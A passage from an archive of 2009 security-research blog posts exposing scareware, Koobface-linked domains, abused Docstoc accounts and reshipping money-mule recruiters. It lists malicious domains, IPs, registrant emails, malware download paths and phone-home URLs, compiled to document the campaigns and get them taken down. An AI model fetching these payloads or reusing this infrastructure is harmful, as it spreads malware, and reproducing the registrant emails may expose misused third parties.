downloadavr9 .com *- Email: noxim@maidsf.ru*

hard-xxx-tube .com

malware-scan .net *- Email: noxim@maidsf.ru*

malware-scaner .net *- Email: noxim@maidsf.ru*

masterhost.co .in *- Email: pricklyy@mail.ru*

onlinescanxppro .com *- Email: chen.poon1732646@yahoo.com*

pc-scanner .info *- Email: noxim@maidsf.ru*

pc-scanner-2010 .net *- Email: noxim@maidsf.ru*

pc-scannerr .biz *- Email: noxim@maidsf.ru*

pc-scannerr .com *- Email: noxim@maidsf.ru*

pc-scannerr .info *- Email: noxim@maidsf.ru*

pc-scannerr .net *- Email: noxim@maidsf.ru*

pc-scannerr .us *- Email: noxim@maidsf.ru*

1721

testavrdown .com *- Email: support@antivirus-xp-pro2009.com*

testavrdownnew .com *- Email: mamed@i.ua*

trucount3005 .com *- Email: chen.poon1732646@yahoo.com - [8]money-mule recruitment connection*

trucountme .com *- Email: valentin@gergiea.kz - [9]already profiled*

white-xxx-tube .com *- Email: noxim@maidsf.ru*

xxx-white-tube .biz *- Email: noxim@maidsf.ru*

xxx-white-tube .net *- Email: gnom@gnom.ge*

DocStoc and Scribd have been notified.

Related posts:

[10]The Ultimate Guide to Scareware Protection

[11]Scareware Campaign Using Google Sponsored Links

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[14]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[15]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[16]A Peek Inside the Managed Blackhat SEO Ecosystem

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [23]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/813a5f050f00f9bf1468c4599bdb523fdecdf44934341377ea944b29d1cb39ab-1259861468

2. http://whois.domaintools.com/188.165.65.173

3.

http://www.virustotal.com/analisis/b26a35272eb88e2fd96350d67f04728947ceb53c7a14b3617a385569975e2ee6-1259869212

4.

http://www.virustotal.com/analisis/b09b7b837a3c5cac8de8e8794fb95fa768ebc08fea93258e50dce2db6577a02f-1259869160

5. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2009/09/news-items-themed-blackhat-seo-campaign.html

7. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

9. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

10. http://blogs.zdnet.com/security/?p=4297

11. http://ddanchev.blogspot.com/2009/11/scareware-campaign-using-google.html

12. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

13. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

14. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

15. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

16. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://ddanchev.blogspot.com/

1723



Keeping Reshipping Mule Recruiters on a Short Leash (2009-12-07 20:26)

Following my previous "[1]Keeping Money Mule Recruiters on a Short Leash" and "[2]Standardizing the Money Mule Recruitment Process" posts, the campaigners behind the previously exposed money-mule recruitment domains looking for "[3] payment processing assistant", are now also looking for " mailing assistants" to reship the fraudulently purchased items using stolen financial data.

1724



What happens once they standardize the practice? The network of reshipping mules ends up as as a [4]web-based command and control interface, allowing the customers of the mule recruitment syndicate to easily monitor the activity regarding their fraudulently purchased goods. In both of these models, the single most evident benefit for the cybercriminal remains the risk-forwarding of the entire process to the unknowingly participating in the cybercrime ecosystem employee.

Some of the new and currently active reshipping mule recruitment brands include - Total River Goods, Fargo River Goods, Irish River Goods and Parcel Alliance. Here's how they describe themselves:

1725



" As an independent logistics provider, Total River Goods offers supply logistics management and transportation management services including: freight forwarding, packages forwarding, parcel forwarding, postal services and other postal services. Total River Goods is the world's active developer of retail shipping, business and postal online service centers. Since development begun in 2000 we listened to our clients and developed our services based on feedback we have received. Our service evolved through the years and at this moment of time looks and feels how our customers want.

After many years of development and testing, in 2008 we released our online shipping service. With the new online service Total River Goods is true virtual mail service. We are constantly adding to our services ensuring that we will stay the market leader. Please feel free to contact us if you have any questions or comments. Unlike many other online organizations, we have a goal to reply to all queries within 24 to 48 hours, including business days and weekends. "

Domains involved:

***totalrivergoods .com** - 94.103.90.130 - Email: justin _dickerson@ymail.com - used in [5]money-mule recruitment domain registration*

***fargorivergoods .com** - 94.103.90.130 - Email: williamashley40@yahoo.com*

***parcelalliance .com** - 94.103.90.200 - domainprivate@communigal.com*

***irishrivergoods .com** - 94.103.90.130 - Email: MarcusStraker909@gmail.com - [6]used in money-mule*

recruitment domain registration

*Thanks to Derek from [7]**aa419.org** for the ping.*

Related posts:

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

1726

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. http://www.fbi.gov/pressrel/pressrel09/ach_110309.htm

4. http://www.rsa.com/blog/blog_entry.aspx?id=1541

5. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

6. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

7. http://www.aa419.org/

8. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

13. http://ddanchev.blogspot.com/

1727



Celebrity-Themed Scareware Campaign Abusing DocStoc (2009-12-07 22:17)

UPDATE: *Docstoc has removed all the participating accounts in this campaign, and is applying additional filtering to undermine its effectiveness.*

Last week's "[1]Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd" is now exclusively targeting the popular Docstoc document-sharing service. Naturally, this very latest campaign once again offers overwhelming evidence on the inner workings of the cybercrime ecosystem, in this particular case, the connection between the Koobface gang and money mule recruitment campaigns.

1728



So let’s cut to the chase before we expose the entire campaign, and have all the involved profiles removed. One of the most popular bogus video site link embedded in these documents, ***wildyourvideo .com*** *- 188.130.250.246*

- gevtone@gmail.com, is using ***NS1.FUCKABUSE .BIZ*** *- abusehostserver@gmail.com - as its nameserver. The same email was also used to registered some of the [2]client-side exploit serving domains part of the Koobface drive-by download experiment, and is also known to [3]have been used in registering [4]money-mule recruitment [5]domains.*

Automatically registered Docstoc accounts involved:

docstoc .com/profile/abefugymyu16261

docstoc .com/profile/acihofabulobe4403

docstoc .com/profile/adisareiecij23245

docstoc .com/profile/apyauputy10168

docstoc .com/profile/aqoqulicumisah16835

docstoc .com/profile/aqypycapytu4493

docstoc .com/profile/atirogesepuioh10057

docstoc .com/profile/atolageleraru

docstoc .com/profile/ayluleasyte37

docstoc .com/profile/bacuqelufukone

docstoc .com/profile/bibiemymiea12218

docstoc .com/profile/bonituhibo18350

docstoc .com/profile/bypopopihebyguk15216

docstoc .com/profile/byqaocopymyn

1729



docstoc .com/profile/cubaaacanejof26562

docstoc .com/profile/daaqajyceqehi21058

docstoc .com/profile/deuymyhocapaqu2971

docstoc .com/profile/dorusefykylam

docstoc .com/profile/dyahucybofuk

docstoc .com/profile/eaahuigu

docstoc .com/profile/eduobecoyy23483

docstoc .com/profile/efifyybiciga21903

docstoc .com/profile/efodotoodyga7522

docstoc .com/profile/eheahakyydat

docstoc .com/profile/ekysihyracihapi2534

docstoc .com/profile/eqitulesarasimi10237

docstoc .com/profile/fukepeojened16595

docstoc .com/profile/fuosupoqeseta

docstoc .com/profile/gicorukucyqa

docstoc .com/profile/goibidukejeany

docstoc .com/profile/gupapegesia

docstoc .com/profile/gydohesypero

docstoc .com/profile/holoadybyila

1730



docstoc .com/profile/hysygususedi17619

docstoc .com/profile/idejyetyoibi

docstoc .com/profile/ierycyceda

docstoc .com/profile/igikapuheac979

docstoc .com/profile/imaemesaoker321

docstoc .com/profile/imaqaybyqero16774

docstoc .com/profile/ineigysatu

docstoc .com/profile/isajetedisucadop

docstoc .com/profile/joqajerulehuyb

docstoc .com/profile/loufahysimirotu16153

docstoc .com/profile/lunyikajek

docstoc .com/profile/macugysie9926

docstoc .com/profile/myrosejilur

docstoc .com/profile/oboduqumufo

docstoc .com/profile/ocetiiuq

docstoc .com/profile/oijaobymegapob4072

docstoc .com/profile/ojujutauguqe16712

docstoc .com/profile/okytokydogu

docstoc .com/profile/omipasudeo19398

1731



docstoc .com/profile/onobytadiny7825

docstoc .com/profile/pugihutoaqi8884

docstoc .com/profile/pygylipuhisupe1787

docstoc .com/profile/pymuhaqyretok23088

docstoc .com/profile/qouuebepy22520

docstoc .com/profile/quqadekytel

docstoc .com/profile/qynucehae15146

docstoc .com/profile/roonusohigi25266

docstoc .com/profile/ryjisuuuha

docstoc .com/profile/sujiloyhiimiq6675

docstoc .com/profile/tumofeukirilida9561

docstoc .com/profile/tydiidugaoga

docstoc .com/profile/uacalobyj24600

docstoc .com/profile/uaekihygua

docstoc .com/profile/ugadofauuy17774

docstoc .com/profile/ukylapytijun

docstoc .com/profile/unobahamor27750

docstoc .com/profile/upyeudufyye5432

docstoc .com/profile/uykulylyki10195

1732

docstoc .com/profile/yahypiger

docstoc .com/profile/ybonyoeo

docstoc .com/profile/ydajyqeylaqun14519

docstoc .com/profile/yhonalejuboha

docstoc .com/profile/yjacilehybatage29784

docstoc .com/profile/ynefyjopam

docstoc .com/profile/yodulafiy8856

docstoc .com/profile/ypybifaboaqy22695

docstoc .com/profile/ysofaerabyqafi22465

docstoc .com/profile/zalupa

Sampled accounts are currently advertising some of the following domains - ***wildyourvideo .com*** *- 188.130.250.246 -*

gevtone@gmail.com - where the malware is obtained from ***technologyplayer .com/[6]xvidplayer.45206.exe*** *which phones back to:*

central-arts-gallery .com *- 216.240.146.126 - aproctor@who.net*

gold-ballade-art .com *- 66.199.229.230 - madkins@outgun.com*

global-arts-area .com *- 64.27.5.204 - tcrotts@safrica.com*

Related Docstoc accounts also link to two Blogspot accounts - ***carrie-prejean-sex-tapes .blogspot.com****;* ***carrie-prejean-sextape-video-free .blogspot.com*** *advertising* ***tv-world-online .net*** *- 58.218.199.186 - breathy3@gmail.com with the malware obtained from* ***freebigutilites .com/[7]install _ActiveX.45171.exe****.*

1733



Parked on 58.218.199.186 are also related domains, with money-mule recruitment domain involvement:

0n-china .cn *- Email: abusehostserver@gmail.com*

bigitube .com *- Email: lastomarino@gmail.com*

free-video-portal1 .info *- Email: kokishpoki@gmail.com*

free-video-portal4 .info *- Email: kokishpoki@gmail.com*

greatmagice .com

i-finally-found .cn *- Email: Michell.Gregory2009@yahoo.com*

relevant-information .cn *- Email: steven _lucas _2000@yahoo.com*

search-results .cn *- Email: hilarykneber@yahoo.com*

share-video-portal1 .info *- Email: kokishpoki@gmail.com*

share-video-portal4 .info *- Email: kokishpoki@gmail.com*

spainsn .com *- Email: ijushdf@gmail.com*

usworkingspace .com *- Email: ijushdf@gmail.com*

web-paradise .cn *- Email: steven _lucas _2000@yahoo.com*

1734



wed-bew .cn *- Email: Michell.Gregory2009@yahoo.com*

The domain location domain freebigutilites.com responds to 69.10.41.147, parked on the same IP are the rest of the domains used in this and related campaigns:

bbflashplugin .com *- Email: davidg@representative.com*

bestflashplugins .com *- Email: rcuthbertson@witty.com*

digitalmultimediasoftware .com *- Email: cperry@wallet.com*

frashflashplugins .com *- Email: rcuthbertson@witty.com*

freebigutilites .com *- Email: sybarra@yours.com*

freemegautilites .com *- Email: sybarra@yours.com*

globaltechsoftware .com *- Email: cperry@wallet.com*

loadmoviesoft .com *- Email: virgilm@disciples.com*

mediaarchive2009 .com *- Email: mmerchant@priest.com*

mediadatastorage .net *- Email: patrickf@loveable.com*

mediagroup2009 .com *- Email: mmerchant@priest.com*

multimediafact .com *- Email: patrickf@loveable.com*

multimediafiles .net *- Email: mcastillo@mindless.com*

setmoviesoft .net *- Email: virgilm@disciples.com*

soft-multimedia .com *- Email: terryl@dbzmail.com*

super0multimedia .com *- Email: terryl@dbzmail.com*

technewdata .com *- Email: mcastillo@mindless.com*

technologyplayer .com *- Email: amcdaniel@witty.com*

thebbflashplugin .com *- Email: davidg@representative.com*

1735

Docstoc has been notified of the involved usernames, and should take action against them quickly. Naturally, the attacks would continue due to the apparent [8]outsourcing of the CAPTCHA solving process.

Related posts:

[9]The Ultimate Guide to Scareware Protection

[10]Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd

[11]Scareware Campaign Using Google Sponsored Links

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[14]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[15]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[16]A Peek Inside the Managed Blackhat SEO Ecosystem

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [23]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

2. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

3. http://www.bobbear.com/blue-chip-financial-corporation.html

4. http://www.bobbear.co.uk/premier-building-company.html

5. http://www.bobbear.co.uk/24-spanish-realty.html

6.

http://www.virustotal.com/analisis/7aaff18b41bba2228c7cea93b448fb15da9fba42187f48e86ff6b3587fd5b6ff-12602

11913

7.

http://www.virustotal.com/analisis/14f0d0bc1c3d28abdcef743637a73c3c8c6e0f8c23c04c90c339f7fd67716f19-12602

11976

8. http://blogs.zdnet.com/security/?p=1835

9. http://blogs.zdnet.com/security/?p=4297

10. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

11. http://ddanchev.blogspot.com/2009/11/scareware-campaign-using-google.html

12. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

13. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

14. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

15. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

16. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://ddanchev.blogspot.com/

1736



A Diverse Portfolio of Fake Security Software - Part Twenty Four (2009-12-21 22:58)

Good traditions are not meant to be broken, in particular the "Diverse Portfolio of Fake Security Software" series.

And with [1]scareware losses to customers already (conservatively) estimated at $150 million, combined with the overwhelming evidence of scareware becoming the monetization method of choice for the majority of cybercriminals gathered throughout the entire year - in 2010 we'll see the peak of a fully matured business model that's offering one of the highest payout rates within the underground marketplace.

How can this underground business model be undermined?

By hitting the"beehive" rather than hitting the

campaign of particular "bee", and by disrupting the monetization flow ultimately leaving the "beehive" with hundreds of thousands of "bees" actively infecting without the opportunity to collect the cash flaw, thereby putting them in a position where the "beehive" becomes unable to pay the commissions to the "bees" at the first place.

*Moreover, raising awareness on the most efficient and profitable monetization tactic used by cybecriminals in the face of scareware (**[2]The Ultimate Guide to Scareware Protection**), is crucial for filling in the gaps, since in its current form, scareware is driven exclusively by social engineering tactics and aggressive traffic hijacking campaigns.*

What's to come in 2010 anyway? It's the culmination of an year and half research. Stay tuned folks!

1737



The following scareware domains have been recently observed in active campaigns online:

78.46.254.18[3]/96.9.180.102 *- AS24940 -HETZNER-AS Hetzner Online AG RZ/AS21788 BurstNet Technologies, Inc.*

3-scanner .com

5-scanner .com

9-scanner .com

aa-scan .com

antispy-microsoft0 .cn

antispy-microsoft2 .cn

aspywarescan .com

av-scannerr .com

av-scannerw .com

av-scannerx .com

av-scannery .com

av-scannerz .com

bb-scan .com

bspywarescan .com

cspywarescan .com

fspywarescan .com

internetdefencei .com

1738



ispywarescan .com

malware-destroy01 .com

malware-destroy03 .com

malware-destroy09.com

malwarescannere. com

malwarescannerq .com

malwarescannerr .com

malwarescannert .com

malwarescannerw .com

pc-securityv .com

pc-securityv2 .com

pc-securityv4 .com

removespywared .com

removespywarek .com

removespywarel .com

removespywarem .com

removespywaren .com

securitybugfixv9 .com

spyware-remove0 .com

1739

spyware-remove9 .com

spyware-removeb .com

spyware-removee .com

spyware-removen .com

titan-antivirus .com

titan-antivirusv .com

titan-antivirusy .com

titan-antivirusz .com

titan-scanner .com

trustedmicrosoftscan0 .com

trustedmicrosoftscan8 .com

ultimatepcscanb .com

ultimatepcscano .com

ultimatepcscanp .com

ultimatepcscanr .com

windows-antivirus0 .com

windows-antivirus11 .com

windows-antivirus2 .com

windows-antivirus4 .com

windows-antivirus8 .com

win-pro-update .cn

*The scareware domains portfolio profiled in the " [4]Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd" post parked at **193.104.110.50**, has many new typosquatted additions to it:*

1740



***193.104.110.50** - AS50073/SOFTNET Software Service Prague s.r.o.*

10-open-davinci .com

advanced-virusremover2009 .com

advancedvirus-remover2009 .com

advanced-virus-remover2009 .com

advancedvirusremover-2009 .com

advanced-virusremover-2009 .com

advanced-virus-remover-2009 .com

advanced-virus-remover2010 .com

advanced-virus-remover-2010 .com

advanced-virus-remover2011 .com

advanced-virus-remover-2011 .com

avrdownnew6 .com

avrdownnew8 .com

avrdownnew9 .com

bastaproject .com

buy-internet-security2010 .com

coolcount1 .com

coolcount2 .com

coolprojectnew .com

downloadavr10 .com

1741



downloadavr11 .com

downloadavr12 .com

downloadavr13 .com

downloadavr14 .com

downloadavr15 .com

downloadavr20 .com

downloadavr5 .com

downloadavr6 .com

downloadavr7 .com

downloadavr8 .com

downloadavr9 .com

greatcrypt .com

megacryptnew .com

pc-scanner2010 .biz

pc-scanner-2010 .biz

pcscanner2010 .com

pc-scanner2010 .com

pcscanner-2010 .com

pc-scanner-2010 .com

1742

pc-scanner2010 .net

pc-scanner2010 .org

pc-scanner-2010 .org

pc-scanner-2011 .biz

pc-scanner-2011 .org

pc-scanner-2012 .com

pc-scanner-2012 .net

pc-scanner-2012 .org

testavrdown .com

vscodec-pro .net

vsproject .net

white-xxx-tube .com

white-xxxx-tube .com

xxx-white-tube .net

The Koobface gang has not only migrated the domains the weren't suspended from the previous "[5]Koobface Botnet's Scareware Business Model - Part Two" post, but has also introduced new ones on the new IPs:

1743



***193.169.235.5/93.174.95.191** - AS32181/ASN-CQ-GIGENET ColoQuest/GigeNet ASN*

***goboldscan .com** - Email: gleyersth@gmail.com*

***godeckscan .com** - Email: quetotator@gmail.com*

***godirscan .com** - Email: momorule@gmail.com*

***godotscan .com** - Email: gleyersth@gmail.com*

***gopullscan .com** - Email: stgeyman@gmail.com*

***gorootscan .com** - Email: stgeyman@gmail.com*

***goscanbold .com** - Email: gleyersth@gmail.com*

***goscandot .com** - Email: gleyersth@gmail.com*

***goscanhand .com** - Email: quetotator@gmail.com*

goscanmend .com *- Email: gleyersth@gmail.com*

goscanmoth .com *- Email: gleyersth@gmail.com*

goscanpull .com *- Email: stgeyman@gmail.com*

goscanref .com *- Email: quetotator@gmail.com*

goscanrest .com *- Email: quetotator@gmail.com*

1744



goscanroom .com *- Email: gleyersth@gmail.com*

goscanroot .com *- Email: stgeyman@gmail.com*

goscantype .com *- Email: stgeyman@gmail.com*

Some of these are actively redirecting to another recently updated .cn portfolio, once again maintained by the Koobface gang, parked at ***193.169.235.6*** *- AS32181 - ASN-CQ-GIGENET ColoQuest/GigeNet ASN:*

193.169.235.6 *- AS32181 - ASN-CQ-GIGENET ColoQuest/GigeNet ASN*

diwehym .cn *- Email: spscript@hotmail.com*

dizymhe .cn *- Email: spscript@hotmail.com*

docigpe .cn *- Email: spscript@hotmail.com*

dofawi .cn *- Email: spscript@hotmail.com*

domreha .cn *- Email: spscript@hotmail.com*

donlaci .cn *- Email: spscript@hotmail.com*

donqaw .cn *- Email: spscript@hotmail.com*

dopelsi .cn *- Email: spscript@hotmail.com*

doquza .cn *- Email: spscript@hotmail.com*

1745

doqypku .cn *- Email: spscript@hotmail.com*

egikap .cn *- Email: spscript@hotmail.com*

enegoys .cn *- Email: spscript@hotmail.com*

eneybis .cn *- Email: spscript@hotmail.com*

enoihup .cn *- Email: spscript@hotmail.com*

enygoji .cn *- Email: spscript@hotmail.com*

enyuwip .cn *- Email: spscript@hotmail.com*

epafij .cn *- Email: spscript@hotmail.com*

epaumow .cn *- Email: spscript@hotmail.com*

epiadyl .cn *- Email: spscript@hotmail.com*

epiecgy .cn *- Email: spscript@hotmail.com*

g-antivirus .com *- Email: mhbilate@gmail.com*

iantiviruspro .com *- Email: broderma@gmail.com*

iantivirus-pro .com *- Email: feetecho@gmail.com*

iav-pro .com *- Email: mcgettel@gmail.com*

in4iv .com *- Email: momaust@gmail.com*

inb6ct .com *- Email: jobumb@gmail.com*

inb6ik .com *- Email: jobumb@gmail.com*

jyqhoki .cn *- Email: spscript@hotmail.com*

jyseny .cn *- Email: spscript@hotmail.com*

jywmer .cn *- Email: spscript@hotmail.com*

jyzixme .cn *- Email: spscript@hotmail.com*

jyzuju .cn *- Email: spscript@hotmail.com*

kabivu .cn *- Email: spscript@hotmail.com*

kacupyb .cn *- Email: spscript@hotmail.com*

kajefu .cn *- Email: spscript@hotmail.com*

1746



Another portfolio is parked at ***193.169.13.200****, our "dear friends" AS5577 - ROOT eSolutions:* ***antivirusonlinegames .com*** *- Email: saracbrown@dodgit.com*

antivirussoftblog .com *- Email: sharonldixon@trashymail.com*

antyflutool .net *- Email: joycerfriley@dodgit.com*

an-ty-virusnow .net *- Email: carriedlawrence@gmail.com*

an-ty-virus-tool .com *- Email: marydgallo@pookmail.com*

bigvirusscan .com *- Email: marydgallo@pookmail.com*

freeantyvirusservice .com *- Email: alejandrojmckinney@gmail.com*

mysecuritysoft .net *- Email: mildredkbaker@mailinator.com*

nationalsecuritydirect .com *- Email: loisjstillings@trashymail.com*

newantispywaresoft .com *- Email: junejbrubaker@trashymail.com*

newantyvirus .net *- Email: johneponder@gmail.com*

progressmovement .com *- Email: christinegcarroll@trashymail.com*

readonlinestories .com *- Email: lawrencemtimms@dodgit.com*

removevirusgadget .com *- Email: benjaminmdickerson@gmail.com*

1747



scannetradio .com *- Email: robertcle@dodgit.com*

securityonlinecopy .net *- Email: saraldillard@trashymail.com*

securitysoftstore .com *- Email: anthonybpierce@trashymail.com*

securitytoolsuser .com *- Email: kyongabrantner@gmail.com*

securitytoolsuser .net *- Email: jamessvaughn@dodgit.com*

securityutilityshop .net *- Email: fletchererodriguez@gmail.com*

spacetrafficsafety .com *- Email: bettycyeates@pookmail.com*

superprotectionact .com *- Email: darnellbhouse@pookmail.com*

supersafetysolutions .com *- Email: georgekhorn@pookmail.com*

thebillingaol .com *- Email: justindsmith@trashymail.com*

theprogressclub .com *- Email: jerrysfinlayson@pookmail.com*

theremovevirustool .com *- Email: dalemharman@dodgit.com*

virusread .com *- Email: robertcjones@pookmail.com*

yourfraudprotection .com *- Email: michelledglover@dodgit.com*

yoursafetysearch .com *- Email: michelledglover@dodgit.com*

193.104.153.245 - AS5577 - ROOT eSolutions

antivirusonlinecasino .com *- Email: alfonzomhopps@mailinator.com*

anti-virustoday .net *- Email: elishaebeauregard@pookmail.com*

an-ty-flu-service .com *- Email: edwinwmartinez@trashymail.com*

1748

bereadonline .com *- Email: jeanvfriddle@trashymail.com*

bestantyspyware .net *- Email: ralphyjackson@pookmail.com*

bodyscanllc .com *- Email: ralphyjackson@pookmail.com*

contraspywaresoft .com *- Email: josephinetmarenco@dodgit.com*

newantyvirustool .net *- Email: josephinetmarenco@dodgit.com*

remove-virus-tool .com *- Email: maryprobinson@pookmail.com*

scaninternetradio .com *- Email: maryprobinson@pookmail.com*

securityonlinegames .net *- Email: clementeanderson@pookmail.com*

89.248.160.153 - AS29073/ECATEL-AS , Ecatel Network

do-fastscannow .net *- Email: gkook@checkjemail.nl*

do-speedscan .net *- Email: gkook@checkjemail.nl*

do-speedscan-search .com *- Email: gkook@checkjemail.nl*

iwillcheck-it .com *- Email: gkook@checkjemail.nl*

systemscan-check .net *- Email: gkook@checkjemail.nl*

zguarddata .com *- Email: gkook@checkjemail.nl*

193.106.32.10 - TELECOMPO, spol. s r.o.

antyspywaretoday .net *- Email: willistbatiste@dodgit.com*

an-ty-virusblog .net *- Email: brendapwhite@dodgit.com*

securitysoftshop .net *- Email: milagrosrporter@pookmail.com*

theantispywaresoft .com *- Email: danhjones@gmail.com*

88.198.103.129 - AS24940/HETZNER-AS Hetzner Online AG RZ

antispyscanb4 .com

onlinescanner70 .com

onlinescanner80 .com

pro-antivir03 .com

scannerintheinternet0 .com

windowscanner21 .com

windowscanner51 .com

1749



88.198.160.57 - AS24940/HETZNER-AS Hetzner Online AG RZ

a7bestdefence .com

antispyscanb4 .com

best-antivirus99 .com

onlinescanner70 .com

onlinescanner80 .com

pro-antivir03 .com

pro-antivirus99 .com

scannerintheinternet0 .com

top10defenceb .com

top10defencef .com

windowscanner21 .com

windowscanner51 .com

Sample detection rate: [6]SetupAdvancedVirusRemover.exe; [7]Install.exe; [8]Install(1).exe

Upon execution the samples phone back to:

downloadavr20 .com/loads.php?code=000NULL

downloadavr20 .com/dfghfghgfj.dll

downloadavr20 .com/cgi-bin/download.pl?code=000NULL

testavrdown .com/cgi-bin/get.pl?l=000NULL

Sample detection rate for the dropped files: [9]SetupIS2010.exe; [10]dfghfghgfj.dll

Hitting them where it hurts most – [11]the monetization flow – since [12]2007. Domain suspension is in progress, the ISPs have been notified as usual.

Related posts:

[13]The Ultimate Guide to Scareware Protection

[14]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[15]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[16]A Diverse Portfolio of Fake Security Software - Part Twenty One

[17]A Diverse Portfolio of Fake Security Software - Part Twenty

[18]A Diverse Portfolio of Fake Security Software - Part Nineteen

[19]A Diverse Portfolio of Fake Security Software - Part Eighteen

[20]A Diverse Portfolio of Fake Security Software - Part Seventeen

[21]A Diverse Portfolio of Fake Security Software - Part Sixteen

[22]A Diverse Portfolio of Fake Security Software - Part Fifteen

[23]A Diverse Portfolio of Fake Security Software - Part Fourteen

[24]A Diverse Portfolio of Fake Security Software - Part Thirteen

[25]A Diverse Portfolio of Fake Security Software - Part Twelve

[26]A Diverse Portfolio of Fake Security Software - Part Eleven

[27]A Diverse Portfolio of Fake Security Software - Part Ten

[28]A Diverse Portfolio of Fake Security Software - Part Nine

[29]A Diverse Portfolio of Fake Security Software - Part Eight

[30]A Diverse Portfolio of Fake Security Software - Part Seven

[31]A Diverse Portfolio of Fake Security Software - Part Six

[32]A Diverse Portfolio of Fake Security Software - Part Five

[33]A Diverse Portfolio of Fake Security Software - Part Four

[34]A Diverse Portfolio of Fake Security Software - Part Three

[35]A Diverse Portfolio of Fake Security Software - Part Two

[36]Diverse Portfolio of Fake Security Software

This post has been reproduced from [37]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=5140

2. http://blogs.zdnet.com/security/?p=4297

3. http://draft.blogger.com/goog_1261424053819

4. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

5. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

6.

http://www.virustotal.com/analisis/756be7ec6dd802799f6c1c1be0721cfdbc39b91014644f4fdc5d21af824a47a6-12614

13625

7.

http://www.virustotal.com/analisis/35dcb143eb284fbba748349c6fcd4421e15ef47b33fb7c4fc924dac0e771265b-12614

13834

8.

